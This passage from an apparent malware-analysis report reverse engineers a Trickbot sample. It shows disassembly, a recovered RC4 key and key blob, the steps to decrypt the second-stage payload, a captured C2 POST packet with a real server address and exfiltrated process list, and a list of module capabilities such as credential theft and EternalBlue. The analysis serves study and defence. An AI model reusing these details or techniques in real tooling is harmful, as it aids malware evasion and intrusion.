.rdata:004430B5 aCryptencrypt   db 'CryptEncrypt',0
.rdata:004430C2 rsaKey          db '3<m5s@yghz/QfJX',0
```

FIGURE 5.30: Grouped strings in IDA Pro

Another previously undiscovered string is that of Figure 5.31. Where the string CryptAcquireContext is shown in reverse. CryptAcquireContext is typically the first function used by malware to initialize the use of Windows encryption.

```
.rdata:00443084 aAtxetnoceriuqc db 'AtxetnoCeriuqcAtpyrC',0
```

FIGURE 5.31: CryptAcquireContext string in reverse

Various alterations are made to the SimpleBlobRC4KeyTemplate, manipulating the template in order to populate it with the correct information for the call to CryptImportKey. It is apparent that the SimpleBlobRC4KeyTemplate will be finalized by this point immediately before the call to CryptImportKey. A breakpoint at the memory address **004030B7** will be set in OllyDBG in order to view the contents of the finished SimpleBlobRC4KeyTemplate.

```
.text:00403083 mov     dword ptr [esp], 1 ; dwMilliseconds
.text:0040308A call    _Sleep@4           ; Sleep(x)
.text:0040308F sub     esp, 4
.text:00403092 mov     edx, ds:hKey
.text:00403098 mov     eax, ds:_CryptoProv
.text:0040309D lea     ecx, [ebp+var_28]
.text:004030A0 mov     [esp+14h], ecx
.text:004030A4 mov     dword ptr [esp+10h], 0
.text:004030AC mov     [esp+0Ch], edx
.text:004030B0 mov     edx, [ebp+var_20]
.text:004030B3 mov     [esp+8], edx
.text:004030B7 mov     dword ptr [esp+4], offset __ZL24SimpleBlobRC4KeyTemplate ; SimpleBlobRC4KeyTemplate
.text:004030BF mov     [esp], eax
.text:004030C2 mov     eax, [ebp+var_1C]
.text:004030C5 call    eax             ; Call to CryptImportKey
.text:004030C5                         ;
.text:004030C5                         ; Passes in ExponentOfOneKey and CryptoProv in as parameters. Figure out what else is being passed in
.text:004030C7 sub     esp, 18h
.text:004030CA test    eax, eax
.text:004030CC setz    al
.text:004030CF test    al, al
.text:004030D1 jz      short CryptEncrypt
```

FIGURE 5.32: Finalizing RC4Blob before call to CryptImportKey

By opening the reference to the RC4 Template the offset at which the data structure resides can be seen, as well as the information that has currently populated the area. A further breakpoint shall be put on the memory location **00404140** in order to determine when the BlobTemplate is accessed or any modifications are made to it.

```
.data:00404140 __ZL24SimpleBlobRC4KeyTemplate db 1     ; DATA XREF: EncryptData(uchar *,int,uchar *,ulong *)+180↑w
.data:00404140                                         ; EncryptData(uchar *,int,uchar *,ulong *)+19C↑w ...
.data:00404141                 db    2
.data:00404142                 db    0
.data:00404143                 db    0
.data:00404144                 db    1
.data:00404145                 db  68h ; h
.data:00404146                 db    0
.data:00404147                 db    0
.data:00404148                 db    0
.data:00404149                 db 0A4h ; ¤
.data:0040414A                 db    0
.data:0040414B                 db    0
.data:0040414C                 db  0Fh
.data:0040414D                 db  0Eh
.data:0040414E                 db  0Dh
.data:0040414F                 db  0Ch
.data:00404150                 db  0Bh
.data:00404151                 db  0Ah
```

FIGURE 5.33: Data at the RC4Blob Offset

Navigating to the same location in OllyDBG the same information in a different representation can be seen. A breakpoint can now be set on the address **00404140**.

```
00404140 01 02 00 00 01 68 00 00 00 A4 00 00 0F 0E 0D 0C
00404150 0B 0A 09 08 07 06 05 04 03 02 01 00 00 3D B5 E1
00404160 5B 27 13 36 69 9B 56 A9 52 98 5B A9 17 24 1D 1A
00404170 2B 9C E7 35 3C C9 D6 E1 D7 70 CC 70 94 6B 90 D0
00404180 7E 92 2E 5C 80 DB E5 2D 60 75 02 00 00 00 00 00
```

FIGURE 5.34: OllyDBG - RC4Blob Before Population

By executing the program until it reaches the breakpoint that has been set previously, each subsequent instruction can be stepped through. These subsequent instructions modifies the data in what appears to be the SimpleBlobRC4KeyTemplate. It can be seen that the string previously renamed to rsaKey '*3<m5s@yghz/QfJX*' has been inserted in reverse order into the data structure. Figure 5.35 shows the fully populated data structure.




FIGURE 5.35: Populated RC4 Blob

Searching for more detail regarding the SimpleBlobRC4KeyTemplate data structure, a page[27] detailing the typical format of this structure was found, the relevant information is shown in Figure 5.36. Comparing the initial 12 BLOBHEADER bytes referenced within the documentation with the data structure contained within the file, each of the bytes were found to be identical. The 16 bytes after this blob header is where the key resides in reverse. A very minute detail that was initially overlooked is that within the BLOBHEADER, the final two bytes are NULL Bytes, represented as **00 00**. However, within the template within the analysed file, there is an additional null byte. This seemingly inconsequential null byte terminates the key string and without it the data will not decrypt correctly.

```
//////////////////////////////////////////////////////////////////////////////
//    This is a simple blob that contains an unencrypted RC4 key,
//    when used in conjunction with the exponent-of-one-key above.
//    To use our own RC4 key splat it in at offset 0x0C in reverse

static BYTE SimpleBlobRC4KeyTemplate[] =
{   0x01, 0x02, 0x00, 0x00,         // BLOBHEADER bType, bVersion, reserved
    0x01, 0x68, 0x00, 0x00,         // BLOBHEADER aiKeyAlg: CALG_RC4
    0x00, 0xA4, 0x00, 0x00,         // algid used to encrypt blob: CALG_RSA_KEYX
                                    // Rest is a PKCS #1, type 2 encryption block:
                                    // For MS Base CP this is always 512 bits (64 bytes)
    0x0F, 0x0E, 0x0D, 0x0C,         // Key Material: 16 byte actual RC4 key goes in reverse from here
    0x0B, 0x0A, 0x09, 0x08,
    0x07, 0x06, 0x05, 0x04,
    0x03, 0x02, 0x01, 0x00,         // to here
    0x00, 0x3D, 0xB5, 0xE1,         // Zero then Random non-zero padding..
    0x5B, 0x27, 0x13, 0x36,
    0x69, 0x9B, 0x56, 0xA9,
    0x52, 0x98, 0x5B, 0xA9,
    0x17, 0x24, 0x1D, 0x1A,
    0x2B, 0x9C, 0xE7, 0x35,
    0x3C, 0xC9, 0xD6, 0xE1,
    0xD7, 0x70, 0xCC, 0x70,
    0x94, 0x6B, 0x90, 0xD0,
    0x7E, 0x92, 0x2E, 0x5C,
    0x80, 0xDB, 0xE5, 0x2D,
    0x60, 0x75,                     // ..Padding
    0x02, 0x00,                     // Block type; reserved
};
```

FIGURE 5.36: Microsoft RC4 KeyBlob Template

Now that the RC4 key has been identified, the location at which the call to CryptEncrypt must be found. Decryption typically happens with a call to Crypt*Decrypt*,

however, RC4 is a stream cipher[28]. Stream ciphers typically generate ciphertext the same length of the message, RC4 then XOR's the data with the generated ciphertext. RC4's encryption process is identical to its decryption process and so a call to CryptEncrypt will be functionally identical to a call to CryptDecrypt.

Tracing the control flow of the program in both OllyDBG and IDA Pro simultaneously, a call to load the DLL *ADVAPI.DLL* was seen, with a subsequent call to GetProcAddress using the variable CryptEncrypt passed in as a parameter. The purpose of the call to GetProcAddress is that it retrieves the address of an exported function, or variable from the specified DLL. These two calls are frequently used to load in functionality from DLLs that were not initially specified in the IAT. This is a form of anti-analysis.

As shown in Figure 5.37, between **00403102** and **0040313D** a number of parameters are passed onto the stack for a call to EAX at **0040313D**. This call to the EAX register is a call to CryptEncrypt, as EAX contains an address to the handle of CryptEncrypt. A comment has been added to show this. Cross referencing the parameters required for the call to CryptEncrypt with the Microsoft documentation on the API call, it can be seen that the provided parameters include a *Pointer to Raw data*, *Length of Data* and more.

```
.text:004030D7
.text:004030D7 CryptEncrypt:
.text:004030D7 mov     dword ptr [esp], offset aAdvapi32Dll ; "Advapi32.dll"
.text:004030DE call    __Z8load_dllPKc ; load_dll(char const*)
.text:004030E3 mov     dword ptr [esp+4], offset aCryptencrypt ; "CryptEncrypt"
.text:004030EB mov     [esp], eax      ; HINSTANCE
.text:004030EE call    __Z16get_proc_addressP11HINSTANCE__PKc ; get_proc_address(HINSTANCE__ *,char const*)
.text:004030F3 mov     [ebp+var_24], eax
.text:004030F6 mov     dword ptr [esp], 1 ; dwMilliseconds
.text:004030FD call    _Sleep@4        ; Sleep(x)
.text:00403102 sub     esp, 4          ; The parameters onto the stack begin here!
.text:00403105 mov     eax, [ebp+arg_C]
.text:00403108 mov     edx, [eax]
.text:0040310A mov     eax, [ebp+var_28]
.text:0040310D mov     [esp+18h], edx
.text:00403111 mov     edx, [ebp+arg_C]
.text:00403114 mov     [esp+14h], edx
.text:00403118 mov     edx, [ebp+arg_8]
.text:0040311B mov     [esp+10h], edx
.text:0040311F mov     dword ptr [esp+0Ch], 0
.text:00403127 mov     dword ptr [esp+8], 1
.text:0040312F mov     dword ptr [esp+4], 0
.text:00403137 mov     [esp], eax
.text:0040313A mov     eax, [ebp+var_24]
.text:0040313D call    eax             ; CRYPTENCRYPT
.text:0040313D                         ; MODIFES THE RAWDATA HERE
.text:0040313F sub     esp, 1Ch
.text:00403142 test    eax, eax
.text:00403144 setz    al
.text:00403147 test    al, al
.text:00403149 jz      short EncryptSuccessful
```

FIGURE 5.37: Modifying the Encrypted second stage payload with CryptEncrypt

Deriving information such as the *pointer of the raw data* and *length of the data* from the parameters previously passed into CryptEncrypt, breakpoints can be set on location of the data. It can then be seen if the data will be modified or executed by running the program until these breakpoints are hit.

The pointer to the encrypted data refers to the memory address **004041A0**, which is displayed in Figure 5.38. By setting an on-execution breakpoint at this address,

the decryption process can be effectively 'skipped' in order to wait for the file to be decrypted to a pre-execution state in memory. The decrypted information can be seen in Figure 5.39.




FIGURE 5.38: RC4 KeyBlob and Encrypted Data

As is the case with all Portable Executable files, an MZ magic number is present at the start of the decrypted payload. The DOS Header and section information can also be seen.





FIGURE 5.39: Populated RC4 with Decrypted second stage

Statically Decrypting the Payload

- **Decryption Automation using Python**

  Since the RC4 key to decrypt the payload had been found, a python script to automate the decryption process could be written. The length of the payload data to be decrypted must first be ascertained. To do this, the parameters pushed onto the stack immediately before the call to CryptEncrypt can be examined, as one of the required parameters for CryptEncrypt is the length of data to encrypt/decrypt. The subroutine shown in Figure 5.40 shows a great deal of obfuscation, where Advapi32.dll is loaded and the address of the function CryptEncrypt is retrieved without any direct call to the windows API. This is a form of anti-analysis to hinder advanced static and dynamic analysis methods. Parameters are passed into API function calls by placing them on the stack. These parameters typically take advantage of the push and pop instructions, however in this sample each parameter is **MOV**ed onto the stack. This is yet another way that Trickbot can make its initial loading process more difficult to analyse.

  Identifying the first parameter that is moved onto the stack, a breakpoint can be set in OllyDBG, which in this instance will be set on **0x4003105**.



```
.text:004030D7
.text:004030D7 CryptEncrypt:
.text:004030D7 mov     dword ptr [esp], offset aAdvapi32Dll ; "Advapi32.dll"
.text:004030DE call    __Z8load_dllPKc ; load_dll(char const*)
.text:004030E3 mov     dword ptr [esp+4], offset aCryptencrypt ; "CryptEncrypt"
.text:004030EB mov     [esp], eax      ; HINSTANCE
.text:004030EE call    __Z16get_proc_addressP11HINSTANCE__PKc ; get_proc_address(HINSTANCE__ *,char const*)
.text:004030F3 mov     [ebp+var_24], eax
.text:004030F6 mov     dword ptr [esp], 1 ; dwMilliseconds
.text:004030FD call    _Sleep@4        ; Sleep(x)
.text:00403102 sub     esp, 4          ; The parameters onto the stack begin here!
.text:00403105 mov     eax, [ebp+arg_C]
.text:00403108 mov     edx, [eax]
.text:0040310A mov     eax, [ebp+var_28]
.text:0040310D mov     [esp+18h], edx
.text:00403111 mov     edx, [ebp+arg_C]
.text:00403114 mov     [esp+14h], edx
.text:00403118 mov     edx, [ebp+arg_8]
.text:0040311B mov     [esp+10h], edx
.text:0040311F mov     dword ptr [esp+0Ch], 0
.text:00403127 mov     dword ptr [esp+8], 1
.text:0040312F mov     dword ptr [esp+4], 0
.text:00403137 mov     [esp], eax
.text:0040313A mov     eax, [ebp+var_24]
.text:0040313D call    eax             ; CRYPTENCRYPT
.text:0040313D                         ; MODIFES THE RAWDATA HERE
.text:0040313F sub     esp, 1Ch
.text:00403142 test    eax, eax
.text:00403144 setz    al
.text:00403147 test    al, al
.text:00403149 jz      short EncryptSuccessful
```

FIGURE 5.40: Call to CryptEncrypt

Viewing the MSDN documentation for the CryptEncrypt API call, it can be seen that the parameter **dwBufLen** is an int value which holds the encrypted data length. This parameter is also the last parameter to be passed in.

Syntax

C++ Copy

```
BOOL CryptEncrypt(
  HCRYPTKEY  hKey,
  HCRYPTHASH hHash,
  BOOL       Final,
  DWORD      dwFlags,
  BYTE       *pbData,
  DWORD      *pdwDataLen,
  DWORD      dwBufLen
);
```

FIGURE 5.41: MSDN CryptEncrypt Documentation

Since parameters are passed onto the stack in reverse order, it can be ascertained that the first parameter moved onto the stack is the pointer to data length. This is shown in Figure 5.42 at the address **0040310D**. Of especial note, the final instruction to be called in Figure 5.42 is **CALL EAX**. This call to EAX is another anti-analysis technique which hides a call to an API by moving the pointer to the API call into the EAX register.

```
004030D7   C70424 9930440( MOV DWORD PTR SS:[ESP],OFFSET 00443099  ASCII "Advapi32.dll"
004030DE   E8 2DE2FFFF     CALL 00401310
004030E3   C74424 04 B530( MOV DWORD PTR SS:[ESP+4],OFFSET 004430B5 ASCII "CryptEncrypt"
004030EB   890424          MOV DWORD PTR SS:[ESP],EAX
004030EE   E8 50E2FFFF     CALL 00401343
004030F3   8945 DC         MOV DWORD PTR SS:[EBP-24],EAX
004030F6   C70424 0100000( MOV DWORD PTR SS:[ESP],1
004030FD   E8 8E080000     CALL <JMP.&KERNEL32.Sleep>            Jump to kernel32.Sleep
00403102   83EC 04         SUB ESP,4
00403105   8B45 14         MOV EAX,DWORD PTR SS:[EBP+14]
00403108   8B10            MOV EDX,DWORD PTR DS:[EAX]
0040310A   8B45 D8         MOV EAX,DWORD PTR SS:[EBP-28]
0040310D   895424 18       MOV DWORD PTR SS:[ESP+18],EDX         Buffer Length
00403111   8B55 14         MOV EDX,DWORD PTR SS:[EBP+14]
00403114   895424 14       MOV DWORD PTR SS:[ESP+14],EDX
00403118   8B55 10         MOV EDX,DWORD PTR SS:[EBP+10]
0040311B   895424 10       MOV DWORD PTR SS:[ESP+10],EDX
0040311F   C74424 0C 0000( MOV DWORD PTR SS:[ESP+0C],0
00403127   C74424 08 0100( MOV DWORD PTR SS:[ESP+8],1
0040312F   C74424 04 0000( MOV DWORD PTR SS:[ESP+4],0
00403137   890424          MOV DWORD PTR SS:[ESP],EAX
0040313A   8B45 DC         MOV EAX,DWORD PTR SS:[EBP-24]
0040313D   FFD0            CALL EAX
```

FIGURE 5.42: Parameters in Olly

Since this address is moving the value of the register EDX into the value at [**ESP+18**], EDX can be examined to see the value of the **dwBufLen** parameter, which equates to a length of **3E000**.

```
EAX 0028FF18
ECX 74C831E7 KERNELBASE.74C831E7
EDX 0003E000
EBX 00000001
ESP 0028FEB0
EBP 0028FEF8
ESI 00000000
EDI 00000000

EIP 0040310A b401a0c3a64c2e5a61070c2ae158d3f.0040310A
```

FIGURE 5.43: EDX Register containing dwBufLen

The python script then utilizes all prerequisite information such as the offset of the data, length of the data and RC4 key, in order to carve the encrypted payload out of the executable, decrypt it and write it to an output file. In order to examine if the output is indeed correct, the resulting output file can be opened. As shown in Figure 5.44, the full DOS Header can be seen, eluding to the data having been successfully decrypted.




FIGURE 5.44: MZ header of decrypted output file

In order to ensure that the correct length of data was found, the end of the file can be examined. In Figure 5.45, the manifest data typically residing at the end of a file can be seen. The static decryption process was a success.




FIGURE 5.45: Correct end of Decrypted Payload

Actionable Data

Modular Malware: Modules

Trickbot's modules contribute to a large portion of its functionality. Each module contains specific functionality to target a vulnerable aspect of the infected host. Modules are downloaded on an as needed basis and are typically tailored to the respective system, with varying modules created for 32/64 bit hosts, different versions of Windows and other relative factors.

Once the Trickbot infection has disabled the native antivirus defenses and appropriate security measures, the infection binary contacts C2 IP addresses embedded within the file. POST requests containing information such as the GroupTag, Computer name and running processes are then exfiltrated to the C2 server. Figure 5.46 contains POST requests sent to the C2 server, with Figure 5.47 displaying the packet data contained within one such POST request.




FIGURE 5.46: POST requests captured in Wireshark

```
0000  50 4f 53 54 20 2f 6c 69  62 36 36 36 2f 41 4e 41   POST /li b666/ANA
0010  4c 59 53 54 2d 50 43 5f  57 36 31 37 36 30 31 2e   LYST-PC_ W617601.
0020  32 46 46 35 35 38 36 45  43 39 39 31 31 36 30 46   2FF5586E C991160F
0030  33 35 37 39 41 42 42 35  42 35 37 45 36 36 38 38   3579ABB5 B57E6688
0040  2f 39 30 20 48 54 54 50  2f 31 2e 31 0d 0a 43 6f   /90 HTTP /1.1..Co
0050  6e 74 65 6e 74 2d 54 79  70 65 3a 20 6d 75 6c 74   ntent-Ty pe: mult
0060  69 70 61 72 74 2f 66 6f  72 6d 2d 64 61 74 61 3b   ipart/fo rm-data;
0070  20 62 6f 75 6e 64 61 72  79 3d 61 6b 73 67 6a 61    boundar y=aksgja
0080  38 73 38 64 38 61 38 73  39 37 0d 0a 55 73 65 72   8s8d8a8s 97..User
0090  2d 41 67 65 6e 74 3a 20  4b 53 4b 4a 4a 47 4a 0d   -Agent:  KSKJJGJ.
00a0  0a 48 6f 73 74 3a 20 32  30 33 2e 31 37 36 2e 31   .Host: 2 03.176.1
00b0  33 35 2e 31 30 32 3a 38  30 38 32 0d 0a 43 6f 6e   35.102:8 082..Con
00c0  74 65 6e 74 2d 4c 65 6e  67 74 68 3a 20 34 35 35   tent-Len gth: 455
00d0  38 0d 0a 43 61 63 68 65  2d 43 6f 6e 74 72 6f 6c   8..Cache -Control
00e0  3a 20 6e 6f 2d 63 61 63  68 65 0d 0a 0d 0a 2d 2d   : no-cac he....--
00f0  61 6b 73 67 6a 61 38 73  38 64 38 61 38 73 39 37   aksgja8s 8d8a8s97
0100  0d 0a 43 6f 6e 74 65 6e  74 2d 44 69 73 70 6f 73   ..Conten t-Dispos
0110  69 74 69 6f 6e 3a 20 66  6f 72 6d 2d 64 61 74 61   ition: f orm-data
0120  3b 20 6e 61 6d 65 3d 22  70 72 6f 63 6c 69 73 74   ; name=" proclist
0130  22 0d 0a 0d 0a 09 09 2a  2a 2a 54 41 53 4b 20 4c   "......* **TASK L
0140  49 53 54 2a 2a 2a 0d 0a  0d 0a 5b 53 79 73 74 65   IST***.. ..[Syste
0150  6d 20 50 72 6f 63 65 73  73 5d 0d 0a 53 79 73 74   m Proces s]..Syst
0160  65 6d 0d 0a 73 6d 73 73  2e 65 78 65 0d 0a 63 73   em..smss .exe..cs
```

FIGURE 5.47: C2 Post request packet data

Allowing the binary to connect to the internet via VPN and segregated dirty network, a number of modules were downloaded to the infected machine. These modules are downloaded in the form of binaries that double as infection binaries. Each file shown contains a module encrypted using AES encryption. Configuration files for each of these modules are contained within respective config folders. Each configuration file is encrypted in the same manner.




FIGURE 5.48: Dropped Modules

Trickbot decodes these files during execution, which are encrypted using a key based on properties of the infected host. It could be said that these files are encrypted on-site.

Trickbot downloads modules appropriate to the infected operating system. Each of the modules downloaded are 64-bit to suit the 64-bit Windows 7 analysis VM. This is indicated by the 64 suffix after each of the module names.

- **mshareDll64** - Enables propagation through network shares, LDAP & SMB etc.
- **mwormDll64** - Also for propagation through network shares
- **networkDll64** - Examines network information on the target hosts system
- **NewBCtestnDll64** - Downloads and runs Empire Powershell
- **pwgrab64** - Steals credentials present on the target host
- **tabDll64** - Attempts to use EternalBlue and has capability to lock screen

These are not all of the Trickbot modules and in fact represent a small portion of them. However, due to the number and complexity of each of these modules, a full analysis of these modules unfortunately falls outside the scope of this project.

Decrypting the modules & configuration files

Utilizing the tools created by Hasherezade, it is possible to decrypt the Trickbot modules and configuration files in two unique ways. Trickbot generates a BotKey, which is used to encrypt all of the modules and configuration files.

The first way of extracting the botkey is by decoding the *settings.ini* referenced previously in Figure 5.25. This can be done by analyzing the dumped payload and extracting

a custom base64 alphabet/charset present as a string within the file. The other method to attain this botkey is by using Hasherezade's BotKeyMaker executable which has been reverse engineered and re-engineered in order to emulate Trickbot's key generation algorithm.

Due to time constraints, the botkey for the analysis shown in this work has been generated using the aforementioned tool.

Using the botkey the modules can now be decrypted. A side-by-side comparison can be seen in Figure 5.49.

